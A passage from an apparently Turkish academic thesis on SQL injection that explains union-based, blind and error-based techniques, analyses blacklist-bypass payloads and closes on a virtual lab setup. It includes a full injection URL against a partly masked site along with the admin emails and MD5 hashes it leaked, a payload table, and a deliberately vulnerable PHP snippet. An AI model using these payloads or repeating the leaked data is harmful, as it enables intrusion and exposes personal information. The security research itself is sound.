Adım 2: Sütun sayısı alındığında, veritabanı tablosundaki savunmasız sütunları bulmak için union select veya union all select sorgusu kullanılır. "Union select 1,2,3,4" sözdizimi kullanılarak, Şekil 2.20'de gösterildiği gibi savunmasız sütunların sayısı sorgulanır. Bu sorguyu yürütmek, savunmasız sütunların tam sayısını yazdırır. Bu sorguda, parametrenin değeri Şekil 2.20'de gösterildiği gibi -2 olarak değiştirilmelidir. Bu, orijinal sorguyu geçersiz kılmak olarak bilinir ve 0 gibi herhangi bir yanlış koşul veya herhangi bir büyük dize de geçersiz kılmak için eklenebilir. Bu sorguyu yürütmek, bu örnekte güvenlik açığı bulunan 3 numaralı sütunu yazdırır.




Şekil 2.20. Belirli bir sayfadaki savunmasız sütunları bulmak için yapılan sorgu.

Adım 3: Güvenlik açığı bulunan sütunların sayısı veya sayıları bulunduktan sonra, birleşim seçme sorgusu yeniden oluşturulur. Savunmasız sütun numaralarından herhangi birinin (Şekil 2.21'de 3 olan) yerine, bilgi şeması veritabanındaki tüm tabloların adlarını yazdırmak için Group concat (table_name) sorgusu yazılır. Bilgi şeması, sunucudaki tüm veritabanları hakkında bilgileri içeren SQL sunucusunda varsayılan bir veritabanıdır.




Şekil 2.21. Veritabanındaki tablo adlarını bulmak için yapılan sorgu.

Adım 4: Tablo adları alındıktan sonra, tablolardaki sütunların adlarını bulmak için sorgu yeniden yapılandırılır. Sorguda "table" kelimesi "column" ile değiştirilir. Belirli bir tablodaki sütun adlarını almak için sorgu sözdizimi Şekil 2.22'de gösterilmiştir. Örnek için tablo adı demo tablosu ele alınmıştır.



Şekil 2.22. Belirli bir sekmede sütun adını bulmak için yapılan sorgu.

Adım 5: Alınan sütun adları, bu sütunlarda depolanan verileri almak için kullanılır. Grup concat sorgusu, sütun adını id, username, password ile değiştirerek yeniden oluşturulur. Örnekte, demo tablosunda id, username, password sütunlarının bulunduğu varsayılarak yeniden yapılandırılmış sorgu sözdizimi Şekil 2.23'de gösterilmektedir.



Şekil 2.23. Veritabanı kullanıcı tablosundan kullanıcı verilerini alma sorgusu.

SQL enjeksiyon uygulamak için çeşitli otomatik araçlar da vardır. Manuel test

yaklaşımında kullanılan SQL enjeksiyonu, otomatize olarak SQL enjeksiyon denemeleri gerçekleştiren mevcut araçlarla teorik benzerliklere sahiptir. Ancak burada yapılan adımların tam sırası, mevcut yaklaşımlar için ortak olmayabilir.

Çizelge 2.3 değerlendirilen 900 web uygulamasında sorgu bölme SQL enjeksiyon sözdizimini ve belirli bölme sözdizimine karşı savunmasız web uygulamalarının yüzdesini gösterir. Yaklaşık %10 web uygulaması yalnızca ters eğik çizgi girilerek kullanılabilmektedir. Web sitelerinin yaklaşık %70'i tek tırnak (') bölünmesine karşı savunmasızdır. Diğer %5 ve %15 ise çift tırnak (”) ve tek tırnak tek parantez ') ile kullanılabilir. Çizelge 2.3'de gösterildiği gibi, bölme tekniklerinin geri kalanı için herhangi bir güvenlik açığı bulunamamıştır.

Çizelge 2.3. GET yöntem temelli SQL enjeksiyon.

Sorgu Bölme Teknikleri Yüzde (%)									
Bölmeye gerek olmayan	’	’’	’)	’’’’)	’))	’’ ’’))	’ ’’)	’’ ’)	’ ’’))
10	70	5	15	0	0	0	0	0	0

POST tabanlı SQL enjeksiyona savunmasız web uygulamalarının analizi veri setinde, post tabanlı SQL enjeksiyonun çeşitli sorgu bölme tekniklerine açık 90 web uygulaması bulunmuştur. Çizelge 2.4'te SQL enjeksiyon sözdizimlerini bölen sorgu ve POST tabanlı SQL enjeksiyona karşı savunmasız olan web sitelerinin sayısı gösterilmektedir. Çizelge 2.4'te gösterildiği gibi, POST tabanlı SQL enjeksiyona karşı savunmasız olan web uygulamalarının %85'i, tek tırnak (') sorgu bölme sözdiziminden yararlanılabilir. Geri kalan %15'lik kısım ise çift tırnak (") sorgu bölme sözdizimi yoluyla kullanılabilir. Geri kalan bölme teknikleri, değerlendirilen web uygulamalarında bulunamamıştır [9].

Çizelge 2.4. POST yöntem temelli SQL enjeksiyon.

Sorgu Bölme Teknikleri Yüzde (%)											
’	’’	’)	’’’’)	’))	’’ ’’))	’ ’’)	’’ ’)	’ ’’))	’’ ’))	’ ’’	’’ ’
85	15	0	0	0	0	0	0	0	0	0	0

2.5. SQL ENJEKSİYON VERİTABANI SALDIRISI VE SORGULAR


Uygulama veritabanı katmanında bulunan güvenlik açığından yararlanarak ve SQL kodlarını kullanarak veritabanına sızma, SQL enjeksiyonu olarak bilinir. Bu kod enjeksiyon tekniği veritabanı uygulamasını kandırır ve yasadışı erişim sağlar. Başarılı bir SQL enjeksiyonun etkisi çok büyüktür. Güvenliği ihlal edilen sitelerin birçoğu ülkelerin hükümet web siteleridir. Gelişmekte olan ülkelerdeki hükümet web sitelerinin yaklaşık yüzde 65'inin savunmasız olduğu bulunmuştur. Bu durum SQL enjeksiyonundan kaçınma ihtiyacını açıkça göstermektedir. Web geliştiricileri ve veritabanı yöneticileri, bu saldırının yıkıcı sonuçlarını bilmeli ve önerilen önleme yöntemlerini uygulamayı düşünmelidir. Bilgisayar korsanlarının farklı mevcut SQL enjeksiyon biçimleri vardır ve saldırıyı nasıl gerçekleştirdikleri hakkında aşağıdaki bölümlerde gösterilmiştir. Yöneticilerin mevcut koruma sistemleri konusundaki eksiklikleri bu duruma getirmiştir. Güvenlik uzmanları ve yeraltı korsanları ile kapsamlı referanslar ve tartışmalardan sonra mevcut senaryoya uygun olarak önerilen saldırı önleme yöntemi verilmiştir [24].

Web uygulamaları normalde MySQL sunucusunun mysql_real_escape_string () işlevinde olduğu gibi, temeldeki işletim sisteminde, web uygulamasında veya veritabanı sisteminin kendisinde güvenlik açıkları bulunabilir. Bilgisayar korsanları, genellikle sunucunun geçersiz bir SQL sorgusu oluşturmasına neden olacak uygulama girdisini göndererek SQL enjeksiyon güvenlik açıklarını test eder. Sunucu daha sonra istemciye bir hata mesajı döndürürse, saldırganın kullanıcının girdisinden kaçılsa bile hataya dayalı başarılı bir SQL enjeksiyon saldırısı gerçekleştirmesine izin verir [24].

2.5.1. Yetkisiz Sorgular

SQL enjeksiyonun nasıl çalıştığını göstermek için web uygulaması SQL enjeksiyonuna karşı savunmasız olduğunda, ancak enjeksiyonun sonuçları saldırgan tarafından görülmediğinde bu enjeksiyon türü kullanılır. Sayfanın içeriği, o sayfa için çağrılan meşru SQL ifadesine eklenen mantıksal ifadenin sonucuna bağlı olarak farklı şekilde görüntülenir. Saldırgan, kötü amaçlı SQL kodları enjekte ederek güvenlik açığını kontrol eder ve sunucu bir hata iletisi döndürürse, saldırgan hata iletisini kesebilir ve başarılı SQL enjeksiyon saldırısı gerçekleştirebilir. Program bir istemciden gelen verileri kabul eder ve istemcinin girdisini doğrulamadan SQL sorgularını yürütür. Daha sonra saldırgan, veritabanındaki içeriği değiştirebilir, ekleyebilir veya silebilir. Alınan her bit için yeni bir ifade oluşturulması gerektiğinden, bu tür bir saldırı zaman alıcı hale gelebilir. Hedef bilgi

ve güvenlik açığı konumu bulunduğunda, bu saldırıyı manuel etkileşim olmadan otomatik olarak gerçekleştirmek için birçok araç mevcuttur [24].



Şekil 2.24. SQL enjeksiyonu yapılan web sitesi [24].

Yukarıdaki şekilde bir web sitesi test edilmiştir. Bir tür Blind SQL enjeksiyonu yapılmış ve sayfanın altında kullanıcının bilgilerinin alındığı görülmektedir. Veritabanından bilgileri elde etmek için aşağıdaki SQL kodu kullanılmıştır.

http://doxxxxxx.com/view_faq.php?id=147+union+Select+concat(admin_id,0x3a,admin_email_address,0 x3a,admin_password),2+from+admin--

1:PROMARKINFOTECH@YAHOO.COM:9FCC265199B6BEFD223E117A8ACAEC78:803:SANTOSHRUK@DOLIOSIS.COM:B302B49DB439BE28CDBB6E23D67D516B:D5

Bu saldırıdan sonra web sitesinde bulunan bilgi yukarıda gösterilmiştir. Bu bilgide sırasıyla admin_id, admin_email_address, admin_password gibi bilgileri içermektedir. Bu bilgi ile yöneticinin kullanıcı adı ve md5 şifreli parola ortaya çıkarılarak kolayca deşifre edilebilir [24].

2.5.1.1. *Koşullu Yanıtlar*

Bir saldırı türü olan Blind SQL enjeksiyonu, veritabanını sıradan bir uygulama ekranında mantıksal bir ifadeyi değerlendirmeye zorlar. Örnek bir SQL ifadesi ele alnırsa:

SELECT Customer_name FROM Customer WHERE Customer_Id = ‘125’ AND 1=1

Yukarıdaki ifade normal bir sayfayla sonuçlanacaktır.

SELECT Customer_name FROM Customer WHERE Customer_Id = ‘125’ AND 1=2

Bu SQL ifadesi ile sayfa bir SQL enjeksiyonuna karşı savunmasızsa muhtemelen farklı bir sonuç verecektir. Bu durum saldırganın web uygulamasının savunmasız olduğunu ve Blind SQL enjeksiyonunun mümkün olduğunu bilmesine yardımcı olur, ardından saldırgan başka bir tablodaki bir alanın içeriğine bağlı olarak doğru veya yanlış olarak değerlendirilen ifadeler tasarlar. Oysa bir uygulama güvenliyse, kullanıcının girdisi bir değer olarak değerlendirileceği ve "125 AND 1 = 1" değeri tür uyuşmazlığı hatasına neden olacağı için bu isteği reddedecektir [24].

2.5.1.2. *Koşullu Hatalar*

Bu SQL enjeksiyonunda, hatayla sonuçlanan bir ifade değerlendirilir ve yalnızca WHERE koşulu doğruysa bir hata döndürür. Örneğin,

SELECT 1/0 FROM Customers WHERE Customer_id=’125’

Sıfıra bölme yalnızca Customer 125 mevcutsa değerlendirilecek ve bir hatayla sonuçlanacaktır.


2.5.1.3. *Zaman Gecikmeleri*

Bu Blind SQL enjeksiyon türünde, yürütme sırasında uzun çalışma süresi alan bir SQL sorgusu enjekte edilir. Yürütme için geçen süreye bağlı olarak saldırgan, enjekte edilen ifadenin doğru olup olmadığını belirlemek için sayfanın yüklenmesi için geçen süreyi ölçebilir.

2.6. SQL ENJEKSİYONUNDA VERİ YÜKLERİNİN DEĞERLENDİRİLMESİ

Bir güvenlik uzmanı veya bir saldırgan genellikle Şekil 2.25’te gösterildiği gibi elinde hazırlanmış bir saldırı yükleri koleksiyonuna sahiptir. Yükler, güvenlik uzmanları tarafından çeşitli uygulamalardaki SQL enjeksiyon açıklarını keşfetmek için kullanılır. Genellikle ortak bir saldırı yükleri kümesi kullanır. Pratikte, bu tür saldırı yükleri Sqlmap,

Pangolin, BSQL Hacker gibi test araçlarından, exploit-db, GreySec gibi güvenlik forumlarından, fuzzdb, PentesterLab gibi web sitelerinden toplanabilir. Aynı zamanda, daha fazla enjeksiyon türü gerçekleştirmek için, güvenlik uzmanları genellikle bazı mutasyon araçları veya sqlmap tamper gibi eklentiler kullanarak orijinal koleksiyonu mutasyona uğratır.



Şekil 2.25. SQL enjeksiyonun fiili iş akışı.

Test edilen bir birimi yönlendirmek için test senaryolarını manipüle etmek için kullanılan bir test komut dosyası gibi, çeşitli erişim girişlerinden bir Web uygulamasına bir yük yüklenir. En kolay yöntem, bir istek URL'sindeki bazı parametreleri değiştirmek veya doğrudan bir sayfa formuna kötü amaçlı girdiler yazmaktır. Bazen insanlar, yönlendirme bölümü, kullanıcı aracısı bölümü ve ana bilgisayar bölümü gibi daha hassas bölümleri test etmek için manuel olarak bir HTTP istek paketi de oluşturur. Bir güvenlik uzmanı hedef web uygulamasının yanıtına göre bir enjeksiyonun başarılı olup olmadığına karar verecektir. Bu kontrol aşamasında, yanıtı anlamaya ve sonucu önceden tanımlanmış özelliklere göre belirlemeye yardımcı olmak için bazı araçlar oluşturulur [4].

Bir web uygulaması, bazı SQL enjeksiyon girişimlerini önlemek için karmaşık girdi doğrulama mekanizmasına sahip olabilir. SQL enjeksiyon saldırıları hiçbir zaman bitmemiştir ve güvenlik uzmanları her zaman akıllı bilgisayar korsanlarının beklenmedik saldırı taktiklerinden ders almaktadır. Şekil 2.26 somut bir oturum açma modülünün PHP kodunu listeler. Bu kod alıntısının bir girdi doğrulama mekanizması olduğu bulunmuştur. 6. satırda bulunan str_replace() işlevi, boşlukları ve benzer anahtar kelimeleri filtreleyecektir. Örneğin, normal bir yük kullanarak bir saldırı başlatırsak, "' or 'a'='a'#," özel karakter "'" ve tüm boşluklar kaldırılacaktır. Sonuç olarak, sentezlenen sorgu ifadesi, temelde web uygulamasına zarar vermeyen "select * from users where user_name='ora=a#'," şekilde olacaktır. Ancak, "/**/" and "%27" özel karakter dizileri kara listede eksiktir (Şekil 2.26. 4–5. satırlar). İyi tasarlanmış bir enjeksiyon denemesi bu nedenle doğrulama mekanizmasını başlatabilir. Bunu göstermek için "%27/**/or/**/%27a%27=%27a%27#" veri yükü alınmıştır. Böyle kötü niyetli bir kullanıcı adı gönderildiğinde, "/**/" nor "%27" " anahtar kelimeler ve sorgu ifadesi olarak tanınır [4]. Sonrasında aşağıdaki sorgu sentezlenecektir.

“select * from users where user_name=’%27/**/or/**/%27a%27=%27a%27#’”

“select * from users where user_name=” or ’a’=’a’” ifadesi "users" tablosundaki tüm öğeleri koşulsuz olarak alabilen bu dizeye eşittir.

Başka bir yöntem olarak etkin ve etkin olmayan yüklerin aralarındaki benzerlikleri karşılaştırmaktır. Örneğin sözdizimi ve dilbilgisi açısından genellikle birbirine Çizelge 2.5’te olduğu gibi yüklerin kendi aralarında benzerlikleri vardır. Etkin yükler, uygulamada bulunan SQL enjeksiyon zafiyetinin belirlenmesinde yapılan veri yükü denemelerinde başarı gösteren veri yükleridir. Etkin olmayan yükler ise SQL enjeksiyon zafiyetinin belirlenmesinde yapılan veri yükü denemelerinde sonuç alınamayan başarısız veri yüklerine denir. Çizelge 2.5’te oturum açma modülüne saldırmak için kullanılan bazı etkin yükleri listelemektedir. Tablo üst kısım ve alt kısım olarak iki bölümden oluşmaktadır. Üç etkin yükü ve on etkisiz yükü listeleyen üst kısım ve alt kısımdır. Önce üst kısmı ele alırsak, ilk sütun, yük dizelerini gösterir. İkinci “sınıf içi mesafe” sütunu, etkin bir yük ile diğer etkin yükler arasındaki ortalama düzenleme mesafesi benzerliği olan sınıf içi bir mesafeyi hesaplar. Üçüncü sütun "sınıflar arası mesafe", etkin bir yük ile tüm etkin olmayan yükler arasındaki ortalama düzenleme mesafesi benzerliği olan bir sınıflar arası mesafeyi hesaplar. İlk gösterilen faydalı yüktür. Diğer iki etkin yüke olan ortalama düzenleme mesafesi 18.2, bununla on etkisiz yük arasındaki ortalama düzenleme mesafesi ise 64,7’dir. Bu durum Çizelge 2.5’te de gösterildiği gibi diğer iki etkin yüke çok benzediği ve bu yük ile etkin olmayan yükler arasında büyük bir fark olduğu anlamına gelir.

Çizelge 2.5. Örnek veri yükleri.

		Sınıf İçi Mesafe	Sınıflar Arası Mesafe
Etkin Veri Yükleri	%27/**/or/**/%27a%27=%27a%27#	18.2	64.7
	/**/Or/**/%271%27=%271	14.3	81.3
	%27/**/Or/**/%271%27=%271	17.3	71.3
Etkin Olmayan Veri Yükleri	/**/or/**/'a'=a		
	or 'abbab'='abbab		
	or/**/'1'/**/like/**/'1		
	/**/or 'yes'='yes		
	/*/**/*/ or/*/**/*/'1'='1		
	/**/ or 'test'='test		
	Or/**/' '/**/like/**/'		
	'/**/or true--		
	/**/or/**/'2'/**/like/**/'2		
	/** or 'y'='y		

Ayrıca örnek savunmasız sayfa için etkin yüklerin birbirine benzer olduğu gözlemine varılır. Aynı zamanda, etkisiz yüklerden farklı görünüyorlar. Gerçek, karakterleri veya karakter dizilerini kara listeye göre filtreleyen doğrulama mekanizmasıyla ilgilidir (Şekil 2.26'nın 4-5. satırları). Sonuç olarak, hayatta kalan anahtar kelimeler nadirdir ve karşılık gelen etkin yükler genellikle yük toplama alanında merkezi dağıtım veya kümeye sahiptir. Aynı nedenle, bir tür SQL enjeksiyon güvenlik açığı için etkin bir yük bulunduğunda, pratikte ona kapalı olan yükler dikkate alınır ve aynı güvenlik açığını ortaya çıkarma olasılıkları daha yüksektir [4].

```
1 <?php
2   $user_name = $_GET['user_name'];
3
4   $keys = array(" ", "%20", "%25", "(", ")", "'",
5                 "update", "sleep", "insert");
6   $user_name = str_replace($keys, "", $user_name);
7
8   $sql = "select * from users where "
9        . "user_name='$user_name'";
10  return $db->query($sql);
11 ?>
```

Şekil 2.26. SQL enjeksiyon güvenlik açığı örneği.


Geleneksel SQL enjeksiyon savunma yöntemi, anahtar sözcükleri veya yasa dışı dizeleri

filtrelemek için bir kara liste ve normal ifadeleri saklayan kara liste filtrelemeyi kullanır. Ancak bu yöntem, kara listenin dışındaki anahtar kelimeleri ve dizeleri filtreleyemez ve web programlarını yeni SQL enjeksiyon saldırılarına karşı savunmasız bırakır.


3. VERİ YÜKÜNE DAYALI SQL ENJEKSİYON ZAFİYETİNİN BELİRLENMESİ

3.1. SANAL PLATFORMUN OLUŞTURULMASI

SQL enjeksiyon zafiyetinin belirlenmesi ile ilgili olarak yapılacak çalışmada ilk olarak bir fiziksel makineye birden çok işletim sistemi kurulmasını sağlayan VMware WorkStation sanallaştırma yazılımı kurulmuştur. Bu sanal platform sayesinde bilgisayarın donanım özelliklerinin bir kısmını kullanarak sanal makinelere belli oranda donanım ayrılabilmektedir. Bu sayede bilgisayar üzerinde çeşitli işletim sistemleri kurularak inceleme olanağı bulunur. Fiziksel bilgisayarlarda yapılan çalışmalar, internet ortamındaki gezintiler bilgisayara virüs bulaşmasını ve işletim sisteminin çökmesine sebep olabilir. Wmware üzerinde bulunan Snapshot özelliği sayesinde bilgisayar yedeğini oluşturarak, yaşanabilecek işletim sisteminin çökmesi durumunda kısa bir sürede eski haline döndürebilme olanağı vardır. Şekil 3.1'de SQL enjeksiyon zafiyetinin belirlenmesinde çalışmada kullanılacak olan sistem şemasını ve Şekil 3.2'de ağ topolojisi görülmektedir.




Şekil 3.1. SQL enjeksiyon analizindeki sistem şeması.



Şekil 3.2. SQL enjeksiyon analizindeki ağ topolojisi.

3.1.1. VMware Workstation Kurulumu


VMware Workstation sanal platform yazılımının kurulum dosyası kendi https://www.vmware.com/products sitesinden alınabilir. Bu çalışmada Workstation 12 PRO versiyonu kullanılmıştır.



Şekil 3.3. VMware Sanal Platformun kurulumu.

VMware WorkStation sanal platform yazılımının bilgisayara kurulmasından sonra, sanal

